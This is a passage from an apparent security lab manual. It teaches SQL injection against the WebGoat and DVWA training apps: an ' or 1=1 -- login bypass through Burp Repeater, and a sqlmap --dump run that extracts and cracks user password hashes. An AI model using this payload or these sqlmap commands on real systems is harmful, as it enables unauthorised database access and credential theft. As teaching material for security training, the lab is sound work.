373	http://172.17.0.2:8080	GET	/WebGoat/learn/lessonmenu.mvc			200	7558	JSON	...

28. Right-click on that **POST** entry, and choose to **Send to Repeater**.

#	Host	Method	URL	Params	Edited	Status	Len
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5			200	285
372	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
373	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
375	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
376	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
377	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
378	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
379	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
380	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58

29. The **Repeater** will light up for a few seconds. Let's click the **Repeater** tab. You will see a screen like this:

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project option

1 x ...

Send Cancel < >

Request
Response

Pretty Raw In Actions

1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: 172.17.0.2:8080
3 Content-Length: 48
4 Accept: /*/*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://172.17.0.2:8080
9 Referer: http://172.17.0.2:8080/WebGoat/start.mvc
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=5ycbplEjOGGofsozkCKxcfJV6gVDsfTR9jdmDjOm
13 Connection: close
14
15 username_login=Larry&password_login=fakepassword

30. Repeater is a built-in function in *Burp Suite*; it functions like the *Tamper Data* add-on in Firefox you experienced in Lab 2. Here is how Repeater works. On the left side, the attacker could choose to change the content of the *POST* request, and then Send it to the server. The reply will be presented on the right side in the Response section. In our case, the *username* and the *password* we submitted earlier are shown at the bottom.



31. To exploit the SQL Injection, we just need to change our *username* or *password* fields and click **Send**. The result will show on the right side. Since the challenge is “Can you login as Larry?” we know that the username Larry must exist. So, we can manipulate the password field. Let’s click in the *password_login* field and replace the “fakepassword” text by typing the magic string: `0' or 1=1`, then click the **Send** button.



32. Unfortunately, our first try spawns an error (it could look like any of the following screenshots). It did not go through.

```
{
  "lessonCompleted":false,
  "feedback":"This is not the correct password for Larry, please t
  "output":null,
  "assignment":"Assignment5",
  "attemptWasMade":true
}

{
  "timestamp":"2022-03-08T18:13:13.572+00:00",
  "status":500,
  "error":"Internal Server Error",
  "trace":"java.sql.SQLException: malformed string:
)\n\tat java.base/jdk.internal.reflect.DelegatingMethodAccess
19.invoke(Unknown Source)\n\tat java.base/jdk.internal.reflec
ocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMe
springframework.web.servlet.DispatcherServlet.doDispatch(Disp
meworkServlet.java:883)\n\tat javax.servlet.http.HttpServlet
```

33. After a few retries, we learned that the "--" can play an important role when attacking with SQL Injection. The "--" will comment out everything after. Thus, the SQL injection query could be altered to ' or 1=1 --





The screenshot displays the Burp Suite interface. At the top, the 'Send' button is highlighted with a red box and a circled '2'. Below it, the 'Request' tab is active, showing the raw HTTP request. The payload 'username_login=Larry&password_login=0' or 1=1--' is highlighted with a red box and a circled '1'. The 'Response' tab is also active, showing the raw HTTP response. The success message 'Congratulations, you solved the challenge. Here is your flag: 7e020da6-50fc-4676-b4f5-cb2110a51402' is highlighted with an orange box and a circled '3'.

34. Feel free to submit the flag to the WebGoat website. This section ends here. You can close all windows. We will start a fresh Burp Suite and *Terminal* in the next section.


1.2 Using DVWA for SQL Injection

In the previous section, you learned how to do the SQL injection manually. In this section, you will learn how to do SQL injection automatically using *SQLmap*.


1. Click on the **SecOnion** tab, then click and drag up to unlock the screen for a login prompt.



2. Type **sysadmin** as the username and **NDGlabpass123!** for the password.



3. Once logged in, click **Applications > System Tools > Terminal** to start the *Terminal*.



- In the *Terminal*, enter the command below. When prompted, enter the password **NDGlabpass123!**:

```
sysadmin@seconion:~$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa
```

```
[sysadmin@seconion ~]$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa
[sudo] password for sysadmin:
```

- When you see something like this, it means the *dvwa* server is up and running.

```
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably
determine the server's fully qualified domain name, using 172.17.0.31. Set
the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Tue Mar 08 20:02:35.240206 2022] [mpm_prefork:notice] [pid 316] AH00163: Apache
/2.4.25 (Debian) configured -- resuming normal operations
[Tue Mar 08 20:02:35.240301 2022] [core:notice] [pid 316] AH00094: Command line:
'/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```


- Click back on the *Kali* tab to switch back to the Kali machine. Before we can use *SQLmap* we have to prepare the vulnerable database. Open a web browser again. In the address bar, type **http://203.0.113.1**.



- You will see the pfSense page; log in by entering **sysadmin** as the username and **NDGlabpass123!** as the password.



- Once logged in, click the **Firewall** menu, and select the **Rules** option.



9. On the opened page, check to make sure you are on the *WAN* tab, and click the **disable** icon located on the right side of the first rule (*Block Internal network access* rule).

Floating

WAN


LAN

DMZ

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0 / 0 B	IPv4 *	*	*	LAN net	*	*	none		Block Internal network access	
<input type="checkbox"/>	6 / 507.35 MiB	IPv4 *	WAN net	*	*	*	*	none		Allow external to any	

10. When it prompts that *rule configuration has been changed*, click **Apply Changes** to confirm the change.




The first rule should grey out, and you can now access the internal network.

11. In the address bar, type `http://192.168.0.6:4444`.



12. Once the page opens, log in with the username `admin`, password `admin`.




DVWA

Username
admin


Password
•••••

Login


13. On the new page, scroll down to the bottom. Click the **Create/Reset Database** button. It will log you out.




14. Log back in with the username **admin**, password **password**. When you see the *Welcome* page, you are all set. You can close the *Firefox* window.




15. Now we will fire up Burp Suite once again to collect some information before we use *SQLmap*. Once again, go to the top-left corner, click the **Application** menu and type **burpsuite**, then click **burpsuite** to start the software.



16. Click **Next** and **Start Burp** on the next two screens. (if Burp Suite prompts for an update, click **Close**, or if **Burp Suite** prompts to delete old temporary files, click **Delete**.)







35. When *Burp Suite* starts, click **Proxy** to switch to the tab.



36. Then click **Intercept is on** to turn interception off for now (we will use it later). At last, click the **Open Browser** button.




17. In the newly opened browser, go to the `http://192.168.0.6:4444` address. (if prompted to *Choose password for new keyring*, click **Cancel**).



18. Log in as username `admin`, password `password`. When prompted to save the password, answer **Never**.


19. Click **SQL Injection** on the next page.



20. You will see this *Vulnerability: SQL Injection* page:



21. Go back to the *Burpsuite* window; you should still be at the *Proxy* tab. Click the **Intercept is off** button to turn it back on.



22. Then, switch back to the **Vulnerability: SQL Injection** window. We are going to type `fakeid`, and click **Submit**.




23.

24. After you click the **Submit** button, it should bring you back to the *Burpsuite* window. We are going to need the following two pieces of information from this screen. Make a note of them on your computer or a piece of paper.




Your PHPSESSID is going to be different from the screenshot. Make sure you are recording what you see on your virtual machine.

```
/vulnerabilities/sqli/?id=fakeid&Submit=Submit
PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low
```



25. Once you have them written down, click the **X** button to close the *Burp Suite* window (if prompted to close all Burp Suite windows, answer **Yes**). The browser windows will close.



26. Click the **Terminal** icon to start the *Terminal*.



27. In the *Terminal* window, type the command below and press **Enter** to execute the command.

```
kali@kali$ sqlmap -u
"http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=
Submit" --cookie "PHPSESSID=buhibpdv4utvbekcvrd7ire5u0; security=low" --dump
```

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=Submit" --cookie
"PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low" --dump
```


28. Type y for the question below, then press **Enter**.

```
[10:29:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:29:59] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:29:59] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

29. Type y for the question below, then press **Enter**.

```
[10:34:32] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:34:32] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

30. Type n for the question below, then press **Enter**.

```
tion technique test
[10:35:29] [INFO] target URL appears to have 2 columns in query
[10:35:29] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:35:29] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
```

31. Type y for the question below, then press **Enter**.

```
[10:36:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:36:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:36:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

32. Type y for the question below, then press **Enter**.

```
[10:36:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:36:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:40:04] [INFO] writing hashes to a temporary file '/tmp/sqlmap9750ix1f1311/sqlmaphashes-fgjht2uh.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

33. Simply press **Enter** to use the first option.

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:43:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

34. Type `n` for the question below, then press **Enter**.

```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[10:45:03] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
```

35. Wait till it finishes the SQL injection attack. Scroll up the *Terminal* window, until you see something like this. The rectangle indicates the place where the dumped database was stored.

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
--+-----+-----+-----+-----+
| user_id | user   | avatar                                     | password                                     |
| last_name | first_name | last_login                               | failed_login |
+-----+-----+-----+-----+
--+-----+-----+-----+-----+
| 1       | admin  | /hackable/users/admin.jpg               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| admin   | admin  | 2022-03-08 21:09:28                     | 0 |
| 2       | gordonb | /hackable/users/gordonb.jpg             | e99a18c428cb38d5f260853678922e03 (abc123) |
| Brown   | Gordon | 2022-03-08 21:09:28                     | 0 |
| 3       | 1337   | /hackable/users/1337.jpg                | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| Me      | Hack   | 2022-03-08 21:09:28                     | 0 |
| 4       | pablo  | /hackable/users/pablo.jpg               | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| Picasso | Pablo  | 2022-03-08 21:09:28                     | 0 |
| 5       | smithy | /hackable/users/smithy.jpg              | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| Smith   | Bob    | 2022-03-08 21:09:28                     | 0 |
+-----+-----+-----+-----+
--+-----+-----+-----+-----+

[16:01:13] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[16:01:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[16:01:13] [WARNING] your sqlmap version is outdated
```

36. Run the command below to have a better view of what is inside the table:

```
kali@kali$ csvtool readable
/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

```
(kali@kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

37. The results of the command will look like this. The passwords are stored in the database as hashes. Since the *SQLmap* decrypted all of them, you see the cracked hashes in the parenthesis.

```
(kali@kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
user_id user   avatar                                     password                                     last_name first_name last_login      failed_login
1       admin  /hackable/users/admin.jpg               5f4dcc3b5aa765d61d8327deb882cf99 (password) admin   admin   2022-03-08 21:09:28 0
2       gordonb /hackable/users/gordonb.jpg             e99a18c428cb38d5f260853678922e03 (abc123) Brown   Gordon  2022-03-08 21:09:28 0
3       1337   /hackable/users/1337.jpg                8d3533d75ae2c3966d7e0d4fcc69216b (charley) Me      Hack    2022-03-08 21:09:28 0
4       pablo  /hackable/users/pablo.jpg               0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) Picasso Pablo   2022-03-08 21:09:28 0
5       smithy /hackable/users/smithy.jpg              5f4dcc3b5aa765d61d8327deb882cf99 (password) Smith   Bob     2022-03-08 21:09:28 0
```

38. The lab is now complete; you may end your reservation.